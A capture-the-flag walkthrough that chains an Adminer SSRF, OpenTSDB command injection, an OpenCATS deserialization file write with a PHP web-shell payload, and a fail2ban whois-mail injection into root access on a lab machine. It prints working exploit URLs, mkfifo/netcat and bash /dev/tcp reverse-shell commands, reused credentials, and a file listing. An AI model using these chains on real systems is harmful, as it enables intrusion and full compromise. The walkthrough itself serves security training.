<p>The script takes three different parameters: a local address, the Adminer instance URL, and URL to access from the server. An HTTP server will be created to redirect Adminer’s callback to us, which returns the contents of the URL we specify. This is what I ran:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>sudo python3 CVE-2021-21311.py --host 10.10.14.12 --url http://db.admirer-gallery.htb --redirect http://127.0.0.1:4242
</code></pre></div></div>

<p>What’s in this internal service? Fortunately, the mess of HTML we get can tell us that:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Running HTTP Server on 10.10.14.12:80  
[CVE-2021-21311]  
[CLIENT] 10.10.11.137:45244  
[REQUEST]  
GET / HTTP/1.0  
Authorization: Basic Og==  
Host: 10.10.14.12  
Connection: close  
Content-Length: 2  
Content-Type: application/json  
[DATA]  
[]  
[SSRF Response]  
&lt;!DOCTYPE html&gt;&lt;html&gt;&lt;head&gt;&lt;meta http-equiv=content-type content="text/html;charset=utf-8"&gt;&lt;title&gt;OpenTSDB&lt;/title&gt;  
&lt;style&gt;&lt;!--  
body{font-family:arial,sans-serif;margin-left:2em}A.l:link{color:#6f6f6f}A.u:link{color:green}.fwf{font-family:monospace;white-space:pre-wrap}//--&gt;&lt;/style&gt;&lt;script type=text/jav  
ascript language=javascript src=s/queryui.nocache.js&gt;&lt;/script&gt;&lt;/head&gt;  
&lt;body text=#000000 bgcolor=#ffffff&gt;&lt;table border=0 cellpadding=2 cellspacing=0 width=100%&gt;&lt;tr&gt;&lt;td rowspan=3 width=1% nowrap&gt;&lt;img src=s/opentsdb_header.jpg&gt;&lt;td&gt;&amp;nbsp;&lt;/td&gt;&lt;/tr&gt;&lt;  
tr&gt;&lt;td&gt;&lt;font color=#507e9b&gt;&lt;b&gt;&lt;/b&gt;&lt;/td&gt;&lt;/tr&gt;&lt;tr&gt;&lt;td&gt;&amp;nbsp;&lt;/td&gt;&lt;/tr&gt;&lt;/table&gt;&lt;div id=queryuimain&gt;&lt;/div&gt;&lt;noscript&gt;You must have JavaScript enabled.&lt;/noscript&gt;&lt;iframe src=javascri  
pt:'' id=__gwt_historyFrame tabIndex=-1 style=position:absolute;width:0;height:0;border:0&gt;&lt;/iframe&gt;&lt;table width=100% cellpadding=0 cellspacing=0&gt;&lt;tr&gt;&lt;td class=subg&gt;&lt;img alt=""  
width=1 height=6&gt;&lt;/td&gt;&lt;/tr&gt;&lt;/table&gt;&lt;/body&gt;&lt;/html&gt;
</code></pre></div></div>

<p>It is OpenTSDB from what it seems, a time series database written in Java. On the API documentation, there is a <a href="http://opentsdb.net/docs/build/html/api_http/version.html">page</a> about an endpoint that displays the version: <code class="language-plaintext highlighter-rouge">/api/version</code>. Loading this through our SSRF, the following response comes back:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>{"short_revision":"14ab3ef","repo":"/home/hobbes/OFFICIAL/build","host":"clhbase","version":"2.4.0","full_revision":"14ab3ef8a865816cf920aa69f2e019b7261a7847","repo_status":"MI  
NT","user":"hobbes","branch":"master","timestamp":"1545014415"}
</code></pre></div></div>

<p>OpenTSDB 2.4.0 is installed on the server, and there is a user <code class="language-plaintext highlighter-rouge">hobbes</code> too; could be useful later. Searching this version online, results return for CVE-2020-35476, a remote execution vulnerability through one of the graphing parameters. Details and instructions on how to perform the exploit are <a href="https://github.com/vulhub/vulhub/blob/master/opentsdb/CVE-2020-35476/README.md">here</a>. First, we need a metric to graph statistics on. Sending a request to <code class="language-plaintext highlighter-rouge">/api/suggest?type=metrics&amp;q=&amp;max=10</code> will (hopefully) find us at least one; spoiler alert, it does.</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>["http.stats.web.hits"]
</code></pre></div></div>

<p>Then, we have to make a GET request in this form:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>q?start=2000/10/21-00:00:00&amp;m=sum:&lt;stat&gt;&amp;o=&amp;ylabel=&amp;xrange=10:10&amp;yrange=[0:system(%27&lt;url encoded command&gt;%27)]&amp;wxh=1516x644&amp;style=linespoint&amp;baba=lala&amp;grid=t&amp;json
</code></pre></div></div>

<p>To test out the exploit, I’ll send the command <code class="language-plaintext highlighter-rouge">ping -c 1 &lt;IP&gt;</code> and keep track of pings sent to my machine with <code class="language-plaintext highlighter-rouge">tcpdump -i tun0 icmp</code>. The full request URI is right here:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>http://127.0.0.1:4242/q?start=2000/10/21-00:00:00&amp;m=sum:&lt;stat&gt;&amp;o=&amp;ylabel=&amp;xrange=10:10&amp;yrange=[0:system(%27ping%20-c%201%2010.10.14.12%27)]&amp;wxh=1516x644&amp;style=linespoint&amp;baba=lala&amp;grid=t&amp;json
</code></pre></div></div>

<p>Less than a second later, our tcpdump reports a hit!</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>17:54:38.117985 IP admirer-gallery.htb &gt; TRYHARDER: ICMP echo request, id 3257, seq 1, length 64  
17:54:38.118014 IP TRYHARDER &gt; admirer-gallery.htb: ICMP echo reply, id 3257, seq 1, length 64
</code></pre></div></div>

<p>Now, it’s a matter of the classic mkfifo reverse shell command (plus netcat).</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>sudo python3 CVE-2021-21311.py --host 10.10.14.12 --url http://db.admirer-gallery.htb --redirect 'http://127.0.0.1:4242/q?start=2000/10/21-00:00:00&amp;  
m=sum:http.stats.web.hits&amp;o=&amp;ylabel=&amp;xrange=10:10&amp;yrange=[0:system(%27rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7Csh%20-i%202%3E%261%7Cnc%2010.10.14.12%209999%20  
%3E%2Ftmp%2Ff%27)]&amp;wxh=1516x644&amp;style=linespoint&amp;baba=lala&amp;grid=t&amp;json
</code></pre></div></div>

<p>Above is the final exploit command I ran to obtain the shell. Replace the IP and port accordingly.</p>

<h3 id="user">User</h3>

<p>From the prompt, we can see that we’re logged in as the OpenTSDB user at the moment:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>opentsdb@admirertoo:/$
</code></pre></div></div>

<p>Checking the source of the exploit (adminer) and glazing over its web directory, we can see the MySQL password that it uses to log us into the database:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>opentsdb@admirertoo:/var/www/adminer/plugins/data$ cat servers.php    
&lt;?php  
return [  
 'localhost' =&gt; array(  
//    'username' =&gt; 'admirer',  
//    'pass'     =&gt; 'bQ3u7^AxzcB7qAsxE3',  
// Read-only account for testing  
   'username' =&gt; 'admirer_ro',  
   'pass'     =&gt; '1w4nn4b3adm1r3d2!',  
   'label'    =&gt; 'MySQL',  
   'databases' =&gt; array(  
     'admirer' =&gt; 'Admirer DB',  
   )  
 ),  
];
</code></pre></div></div>

<p>Oh, wow! There’s an extra password we can potentially take advantage of. Are there any users on this box to log into? Let’s find out with <code class="language-plaintext highlighter-rouge">/etc/passwd</code>:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/usr/sbin/nologin  
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin  
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin  
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin  
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin  
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin  
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin  
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin  
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin  
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin  
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin  
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin  
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin  
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin  
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin  
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin  
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin  
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin  
opentsdb:x:1000:1000::/usr/share/opentsdb:/bin/false  
hbase:x:1001:1001::/opt/hbase/:/sbin/nologin  
mysql:x:105:114:MySQL Server,,,:/nonexistent:/bin/false  
jennifer:x:1002:100::/home/jennifer:/bin/bash  
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin  
Debian-exim:x:107:113::/var/spool/exim4:/usr/sbin/nologin  
devel:x:1003:1003::/home/devel:/sbin/nologin
</code></pre></div></div>

<p>For either jennifer or devel, we can try this password on them:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>opentsdb@admirertoo:/var/www/adminer/plugins/data$ su jennifer  
Password:    
jennifer@admirertoo:/var/www/adminer/plugins/data$
</code></pre></div></div>

<p>That didn’t take much. Now we’re on the jennifer user!</p>

<h3 id="root">Root</h3>

<p>Let’s check on the open ports; are there more we don’t know about?</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>jennifer@admirertoo:~$ ss -lntp
State                  Recv-Q                 Send-Q                                      Local Address:Port                                  Peer Address:Port                 
LISTEN                 0                      128                                               0.0.0.0:22                                         0.0.0.0:*                    
LISTEN                 0                      80                                              127.0.0.1:3306                                       0.0.0.0:*                    
LISTEN                 0                      128                                             127.0.0.1:8080                                       0.0.0.0:*                    
LISTEN                 0                      128                                    [::ffff:127.0.1.1]:16020                                            *:*                    
LISTEN                 0                      128                                                  [::]:22                                            [::]:*                    
LISTEN                 0                      128                                                     *:16030                                            *:*                    
LISTEN                 0                      128                                    [::ffff:127.0.1.1]:16000                                            *:*                    
LISTEN                 0                      50                                     [::ffff:127.0.0.1]:2181                                             *:*                    
LISTEN                 0                      128                                                     *:16010                                            *:*                    
LISTEN                 0                      128                                                     *:80                                               *:*                    
LISTEN                 0                      50                                                      *:4242                                             *:*                    
</code></pre></div></div>

<p>There’s a port 8080 that is notable and should be checked out. Let’s run curl on it!</p>

<p><strong>opencats</strong></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>jennifer@admirertoo:~$ curl http://127.0.0.1:8080  
&lt;!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"  
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd"&gt;  
&lt;html&gt;  
&lt;head&gt;  
&lt;title&gt;opencats - Login&lt;/title&gt;  
&lt;meta http-equiv="Content-Type" content="text/html; charset=UTF-8" /&gt;  
&lt;style type="text/css" media="all"&gt;@import "modules/login/login.css";&lt;/style&gt;  
&lt;script type="text/javascript" src="js/lib.js"&gt;&lt;/script&gt;  
&lt;script type="text/javascript" src="modules/login/validator.js"&gt;&lt;/script&gt;  
&lt;script type="text/javascript" src="js/submodal/subModal.js"&gt;&lt;/script&gt;  
&lt;/head&gt;  
&lt;body&gt;  
&lt;!-- CATS_LOGIN --&gt;  
&lt;div id="popupMask"&gt;&amp;nbsp;&lt;/div&gt;&lt;div id="popupContainer"&gt;&lt;div id="popupInner"&gt;&lt;div id="popupTitleBar"&gt;&lt;div id="popupTitle"&gt;&lt;/div&gt;&lt;div id="popupControls"&gt;&lt;img src="js/submodal/c  
lose.gif" alt="X" width="16" height="16" onclick="hidePopWin(false);" /&gt;&lt;/div&gt;&lt;/div&gt;&lt;div style="width: 100%; height: 100%; background-color: transparent; display: none;" id="po  
pupFrameDiv"&gt;&lt;/div&gt;&lt;iframe src="js/submodal/loading.html" style="width: 100%; height: 100%; background-color: transparent; display: none;" scrolling="auto" frameborder="0" allo  
wtransparency="true" id="popupFrameIFrame" width="100%" height="100%"&gt;&lt;/iframe&gt;&lt;/div&gt;&lt;/div&gt;&lt;!--       &lt;div id="headerBlock"&gt;    
&lt;span id="mainLogo"&gt;opencats&lt;/span&gt;&lt;br /&gt;    
&lt;span id="subMainLogo"&gt;Applicant Tracking System&lt;/span&gt;    
&lt;/div&gt; --&gt;  
&lt;p&gt;  
&amp;nbsp;&lt;/p&gt;  
&lt;p&gt;  
&amp;nbsp;&lt;/p&gt;  
&lt;p&gt;  
&amp;nbsp;&lt;/p&gt;  
&lt;div id="contents"&gt;  
&lt;div id="login"&gt;  
&lt;div id="loginText"&gt;  
&lt;div class="ctr"&gt;  
&lt;/div&gt;  
&lt;br /&gt;  
&lt;/div&gt;  
&lt;div id="formBlock"&gt;  
&lt;img src="images/CATS-sig.gif" alt="Login" hspace="10" vspace="10" /&gt;  
&lt;br /&gt;  
&lt;form name="loginForm" id="loginForm" action="index.php?m=login&amp;amp;a=attemptLogin" method="post" onsubmit="return checkLoginForm(document.loginForm);" autocomplete="off"&gt;  
&lt;div id="subFormBlock"&gt;  
&lt;label id="usernameLabel" for="username"&gt;Username&lt;/label&gt;&lt;br /&gt;  
&lt;input name="username" id="username" class="login-input-box" value="" /&gt;  
&lt;br /&gt;  
&lt;label id="passwordLabel" for="password"&gt;Password&lt;/label&gt;&lt;br /&gt;  
&lt;input type="password" name="password" id="password" class="login-input-box" /&gt;  
&lt;br /&gt;  
&lt;input type="submit" class="button" value="Login" /&gt;  
&lt;input type="reset"  id="reset" name="reset"  class="button" value="Reset" /&gt;  
&lt;br /&gt;&lt;br /&gt;  
&lt;/div&gt;  
&lt;/form&gt;  
&lt;span style="line-height: 30px;font-size: 10px;padding-LEFT: 10px;"&gt;Version 0.9.5.2&lt;/span&gt;  
&lt;/div&gt;  
&lt;div style="clear: both;"&gt;&lt;/div&gt;  
&lt;/div&gt;  
&lt;br /&gt;  
&lt;script type="text/javascript"&gt;  
document.loginForm.username.focus();  
function demoLogin()  
{  
document.getElementById('username').value = 'john@mycompany.net';  
document.getElementById('password').value = 'john99';  
document.getElementById('loginForm').submit();  
}  
function defaultLogin()  
{  
document.getElementById('username').value = 'admin';  
document.getElementById('password').value = 'cats';  
document.getElementById('loginForm').submit();  
}  
&lt;/script&gt;  
&lt;p&gt;  
&amp;nbsp;&lt;/p&gt;     
&lt;p&gt;  
&amp;nbsp;&lt;/p&gt;     
&lt;span style="font-size: 12px;"&gt;&lt;a href="http://forums.opencats.org "&gt;opencats support forum&lt;/a&gt;&lt;/span&gt;  
&lt;div id="login"&gt;  
&lt;/div&gt;  
&lt;div id="footerBlock"&gt;  
&lt;span class="footerCopyright"&gt;&amp;copy; 2007-2020 OpenCATS.&lt;/span&gt;  
Based upon original work and Powered by &lt;a href="http://www.opencats.org" target="_blank"&gt;OpenCATS&lt;/a&gt;.&lt;/div&gt;  
&lt;/div&gt;  
&lt;/div&gt;  
&lt;script type="text/javascript"&gt;  
initPopUp();  
&lt;/script&gt;  
&lt;script type="text/javascript"&gt;  
if (navigator.cookieEnabled)  
{  
var cookieEnabled = true;  
}  
else  
{  
var cookieEnabled = false;  
}  
if (typeof(navigator.cookieEnabled) == "undefined" &amp;&amp; !cookieEnabled)  
{  
document.cookie = 'testcookie';  
cookieEnabled = (document.cookie.indexOf('testcookie') != -1) ? true : false;  
}  
if (!cookieEnabled)  
{  
showPopWin('index.php?m=login&amp;amp;a=noCookiesModal', 400, 225, null);  
}  
&lt;/script&gt;    &lt;/body&gt;  
&lt;/html&gt;
</code></pre></div></div>

<p>What do we have here? An applicant tracking system by the name of OpenCats, according to the title element. It’s version 0.9.5.2 as well.</p>

<p>In this version of OpenCATS, there’s a deserialization vulnerability which can write us files (CVE-2021-25294). The original writeup outlining it (referenced on CVEdetails) is no longer present, but we can still find <a href="https://web.archive.org/web/20210125175111/https://snoopysecurity.github.io/web-application-security/2021/01/16/09_opencats_php_object_injection.html">it</a> on the Internet Archive. We’ll be referencing it quite a bit.</p>

<p>First of all, it’d be useful to know who we’re running as when we write with OpenCATS. Its configuration file should contain information of importance:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>jennifer@admirertoo:/etc/apache2-opencats$ cat apache2.conf | grep -v '^#' | grep .  
DefaultRuntimeDir ${APACHE_RUN_DIR}  
PidFile ${APACHE_PID_FILE}  
Timeout 300  
KeepAlive On  
MaxKeepAliveRequests 100  
KeepAliveTimeout 5  
User devel  
Group devel  
HostnameLookups Off  
ErrorLog ${APACHE_LOG_DIR}/error.log  
LogLevel warn  
IncludeOptional mods-enabled/*.load  
IncludeOptional mods-enabled/*.conf  
Include ports.conf  
&lt;Directory /&gt;  
       Options FollowSymLinks  
       AllowOverride None  
       Require all denied  
&lt;/Directory&gt;  
&lt;Directory /usr/share&gt;  
       AllowOverride None  
       Require all granted  
&lt;/Directory&gt;  
&lt;Directory /opt/opencats&gt;  
       Options Indexes FollowSymLinks  
       AllowOverride None  
       Require all granted  
&lt;/Directory&gt;  
AccessFileName .htaccess  
&lt;FilesMatch "^\.ht"&gt;  
       Require all denied  
&lt;/FilesMatch&gt;  
LogFormat "%v:%p %h %l %u %t \"%r\" %&gt;s %O \"%{Referer}i\" \"%{User-Agent}i\"" vhost_c  
LogFormat "%h %l %u %t \"%r\" %&gt;s %O \"%{Referer}i\" \"%{User-Agent}i\"" combined  
LogFormat "%h %l %u %t \"%r\" %&gt;s %O" common  
LogFormat "%{Referer}i -&gt; %U" referer  
LogFormat "%{User-agent}i" agent  
IncludeOptional conf-enabled/*.conf  
IncludeOptional sites-enabled/*.conf
</code></pre></div></div>

<p>Alright, user devel and group devel. What can we do with this group and user in terms of writing? Let’s see:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>jennifer@admirertoo:/etc/apache2-opencats$ find / -user devel 2&gt;/dev/null  
jennifer@admirertoo:/etc/apache2-opencats$ find / -group devel  2&gt;/dev/null  
/opt/opencats/INSTALL_BLOCK  
/usr/local/src  
/usr/local/etc
</code></pre></div></div>

<p>Alright, so there’s a few directories we can write into. We’ll just note that for later. As per the writeup, <code class="language-plaintext highlighter-rouge">phpggc</code> can be employed to exploit the Guzzle file write gadget. Here’s an example of what the payload would look like:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>thehated@TRYHARDER:/dev/shm/phpggc$ ./phpggc Guzzle/FW1 /opt/opencats/upload/shell.php shell.php                
O:31:"GuzzleHttp\Cookie\FileCookieJar":4:{s:41:"GuzzleHttp\Cookie\FileCookieJarfilename";s:30:"/opt/opencats/upload/shell.php";s:52:"GuzzleHttp\Cookie\FileCookieJarstoreSession  
Cookies";b:1;s:36:"GuzzleHttp\Cookie\CookieJarcookies";a:1:{i:0;O:27:"GuzzleHttp\Cookie\SetCookie":1:{s:33:"GuzzleHttp\Cookie\SetCookiedata";a:3:{s:7:"Expires";i:1;s:7:"Discard  
";b:0;s:5:"Value";s:31:"&lt;?php system($_GET['cmd']); ?&gt;  
";}}}s:39:"GuzzleHttp\Cookie\CookieJarstrictMode";N;}
</code></pre></div></div>

<p>But there’s not much use to this unless we know what to write and how it would help us.</p>

<p><strong>fail2ban</strong></p>

<p>F2B is installed on this machine, which is of note:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>jennifer@admirertoo:/opt/opencats/upload$ fail2ban-client --version  
Fail2Ban v0.10.2  
  
Copyright (c) 2004-2008 Cyril Jaquier, 2008- Fail2Ban Contributors  
Copyright of modifications held by their respective authors.  
Licensed under the GNU General Public License v2 (GPL).
</code></pre></div></div>

<p>It seems like an old version, and searches for it return information about CVE-2021-32749, which involves the whois mail action and allows a command injection as root. Great, but can we exploit this? Let’s see in the configuration file:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>jennifer@admirertoo:/opt/opencats/upload$ cat /etc/fail2ban/jail.local 
[DEFAULT]
ignoreip = 127.0.0.1
bantime = 60s
destemail = root@admirertoo.htb
sender = fail2ban@admirertoo.htb
sendername = Fail2ban
mta = mail
action = %(action_mwl)s
</code></pre></div></div>

<p><code class="language-plaintext highlighter-rouge">action_mwl</code> is the whois-mail action! This means we can exploit it, but only if we can control the whois server or perform an MITM attack. We don’t exactly have to do those things; why not CREATE the server? This is where the file write comes in handy; if we find a way to make a whois configuration file that calls back to our server, we can inject the command and gain a root shell. Since there’s no <code class="language-plaintext highlighter-rouge">/etc/whois.conf</code> file, we can write into <code class="language-plaintext highlighter-rouge">/usr/local/etc</code> instead and have fail2ban grab the whois config from here.</p>

<p>Since it’s looking up our IP and we need it to call back to our server, we’ll have the fornat config file look like this:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>&lt;IP&gt; &lt;IP&gt;
</code></pre></div></div>

<p>For me, it looks like this:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>10.10.14.12 10.10.14.12
</code></pre></div></div>

<p>Now we go onto generating the gadget chain to write this file:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>./phpggc -u --fast-destruct Guzzle/FW1 /usr/local/etc/whois.conf whois.conf    
a%3A2%3A%7Bi%3A7%3BO%3A31%3A%22GuzzleHttp%5CCookie%5CFileCookieJar%22%3A4%3A%7Bs%3A41%3A%22%00GuzzleHttp%5CCookie%5CFileCookieJar%00filename%22%3Bs%3A25%3A%22%2Fusr%2Flocal%2Fe  
tc%2Fwhois.conf%22%3Bs%3A52%3A%22%00GuzzleHttp%5CCookie%5CFileCookieJar%00storeSessionCookies%22%3Bb%3A1%3Bs%3A36%3A%22%00GuzzleHttp%5CCookie%5CCookieJar%00cookies%22%3Ba%3A1%3  
A%7Bi%3A0%3BO%3A27%3A%22GuzzleHttp%5CCookie%5CSetCookie%22%3A1%3A%7Bs%3A33%3A%22%00GuzzleHttp%5CCookie%5CSetCookie%00data%22%3Ba%3A3%3A%7Bs%3A7%3A%22Expires%22%3Bi%3A1%3Bs%3A7%  
3A%22Discard%22%3Bb%3A0%3Bs%3A5%3A%22Value%22%3Bs%3A24%3A%2210.10.14.12+10.10.14.12%0A%22%3B%7D%7D%7Ds%3A39%3A%22%00GuzzleHttp%5CCookie%5CCookieJar%00strictMode%22%3BN%3B%7Di%3  
A7%3Bi%3A7%3B%7D
</code></pre></div></div>

<p>While logged into OpenCATS with jennifer’s credentials, we can exploit the gadget chain through accessing a URL like this:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>http://127.0.0.1:8080/index.php?m=activity&amp;parametersactivity%3AActivityDataGrid=a%3A2%3A%7Bi%3A7%3BO%3A31%3A%22GuzzleHttp%5CCookie%5CFileCookieJar%22%3A4%3A%7Bs%3A41%3A%22%00GuzzleHttp%5CCookie%5CFileCookieJar%00filename%22%3Bs%3A25%3A%22%2Fusr%2Flocal%2Fetc%2Fwhois.conf%22%3Bs%3A52%3A%22%00GuzzleHttp%5CCookie%5CFileCookieJar%00storeSessionCookies%22%3Bb%3A1%3Bs%3A36%3A%22%00GuzzleHttp%5CCookie%5CCookieJar%00cookies%22%3Ba%3A1%3A%7Bi%3A0%3BO%3A27%3A%22GuzzleHttp%5CCookie%5CSetCookie%22%3A1%3A%7Bs%3A33%3A%22%00GuzzleHttp%5CCookie%5CSetCookie%00data%22%3Ba%3A3%3A%7Bs%3A7%3A%22Expires%22%3Bi%3A1%3Bs%3A7%3A%22Discard%22%3Bb%3A0%3Bs%3A5%3A%22Value%22%3Bs%3A24%3A%2210.10.14.12+10.10.14.12%0A%22%3B%7D%7D%7Ds%3A39%3A%22%00GuzzleHttp%5CCookie%5CCookieJar%00strictMode%22%3BN%3B%7Di%3A7%3Bi%3A7%3B%7D
</code></pre></div></div>

<p>Our configuration file isn’t how we specified it though:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>jennifer@admirertoo:~$ cat /usr/local/etc/whois.conf    
[{"Expires":1,"Discard":false,"Value":"10.10.14.12 10.10.14.12\n"}]
</code></pre></div></div>

<p>How do we fix this? By going into how whois reads the config file, of course! Let’s dive into the details.</p>

<p><strong>whois config</strong></p>

<p>The code for the <code class="language-plaintext highlighter-rouge">whois</code> executable isn’t too hard to understand.</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>
#ifdef CONFIG_FILE
const char *match_config_file(const char *s)
{
    FILE *fp;
    char buf[512];
    static const char delim[] = " \t";

    if ((fp = fopen(CONFIG_FILE, "r")) == NULL) {
	if (errno != ENOENT)
	    err_sys("Cannot open " CONFIG_FILE);
	return NULL;
    }

    while (fgets(buf, sizeof(buf), fp) != NULL) {
	char *p;
	const char *pattern, *server;
#ifdef HAVE_REGEXEC
	int i;
	regex_t re;
#endif

	if ((p = strpbrk(buf, "\r\n")))
	    *p = '\0';
</code></pre></div></div>

<p>This code snippet is the basis of how a config file is read by <code class="language-plaintext highlighter-rouge">whois</code>. It reads in 512 bytes at a time and moves onto the next line if there is a carriage return followed by a line feed. But wait; there’s a max buffer size of 512 bytes? Also, two fields need to be on each line: the regex and server.  We can’t have a third field, can we? So what we do is overrun the buffer and make it disregard the closing characters that are appended. Easiest way to do that is with some extra spaces. They never hurt anyone :P</p>

<p>Refactoring our gadget chain with some extra space, that’s exactly what we get:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>thehated@TRYHARDER:/dev/shm/phpggc$ ./phpggc -u --fast-destruct Guzzle/FW1 /usr/local/etc/whois.conf whois.conf    
a%3A2%3A%7Bi%3A7%3BO%3A31%3A%22GuzzleHttp%5CCookie%5CFileCookieJar%22%3A4%3A%7Bs%3A41%3A%22%00GuzzleHttp%5CCookie%5CFileCookieJar%00filename%22%3Bs%3A25%3A%22%2Fusr%2Flocal%2Fe  
tc%2Fwhois.conf%22%3Bs%3A52%3A%22%00GuzzleHttp%5CCookie%5CFileCookieJar%00storeSessionCookies%22%3Bb%3A1%3Bs%3A36%3A%22%00GuzzleHttp%5CCookie%5CCookieJar%00cookies%22%3Ba%3A1%3  
A%7Bi%3A0%3BO%3A27%3A%22GuzzleHttp%5CCookie%5CSetCookie%22%3A1%3A%7Bs%3A33%3A%22%00GuzzleHttp%5CCookie%5CSetCookie%00data%22%3Ba%3A3%3A%7Bs%3A7%3A%22Expires%22%3Bi%3A1%3Bs%3A7%  
3A%22Discard%22%3Bb%3A0%3Bs%3A5%3A%22Value%22%3Bs%3A516%3A%22%22%7D%5D%2A10.10.14.12+10.10.14.12++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++  
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++  
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++  
++++++++++++++++++++++++++++++++++++++++++++++++++++++++%0A%22%3B%7D%7D%7Ds%3A39%3A%22%00GuzzleHttp%5CCookie%5CCookieJar%00strictMode%22%3BN%3B%7Di%3A7%3Bi%3A7%3B%7D
</code></pre></div></div>

<p>Lots of pluses, but that’s exactly what this’ll be.</p>

<p><strong>chaining the final exploit</strong></p>

<p>Once we replace the original gadget chain and visit the URL, let’s see about our config file!</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>jennifer@admirertoo:~$ cat /usr/local/etc/whois.conf    
[{"Expires":1,"Discard":false,"Value":"\"}]*10.10.14.12 10.10.14.12                                                                                                               
                                                                                                                                                                                 
                                                                                                                                                                                 
                          \n"}]jennifer@admirertoo:~$
</code></pre></div></div>

<p>Okay, that’s awesome. But does it work when we look up our IP? <code class="language-plaintext highlighter-rouge">whois</code> can help us test that. The Whois protocol runs on port 43/tcp normally, so let’s set that up on our machine with <code class="language-plaintext highlighter-rouge">sudo nc -lnvp 43</code>. To look up our IP, it’s simply <code class="language-plaintext highlighter-rouge">whois &lt;IP&gt;</code>.</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>thehated@TRYHARDER:/dev/shm/phpggc$ sudo nc -lnvp 43  
[sudo] password for thedoug:    
Ncat: Version 7.80 ( https://nmap.org/ncat )  
Ncat: Listening on :::43  
Ncat: Listening on 0.0.0.0:43  
Ncat: Connection from 10.10.11.137.  
Ncat: Connection from 10.10.11.137:34520.  
10.10.14.12
</code></pre></div></div>

<p>Indeed, we get a callback! And by taking advantage of the <code class="language-plaintext highlighter-rouge">mail</code> tilde escape functionality (<code class="language-plaintext highlighter-rouge">~! [command]</code>), we can have commands executed as root. Fail2ban runs as root, so the email program should be run with those privileges too. Here we go…</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>thehated@TRYHARDER:/dev/shm/phpggc$ echo -ne '~! bash -c "bash -i &gt;&amp; /dev/tcp/&lt;IP&gt;/&lt;PORT&gt; 0&gt;&amp;1"' | sudo nc -lnvp 43  
Ncat: Version 7.80 ( https://nmap.org/ncat )  
Ncat: Listening on :::43  
Ncat: Listening on 0.0.0.0:43
</code></pre></div></div>

<p>^ The main ‘whois’ server (because it really isn’t one).</p>

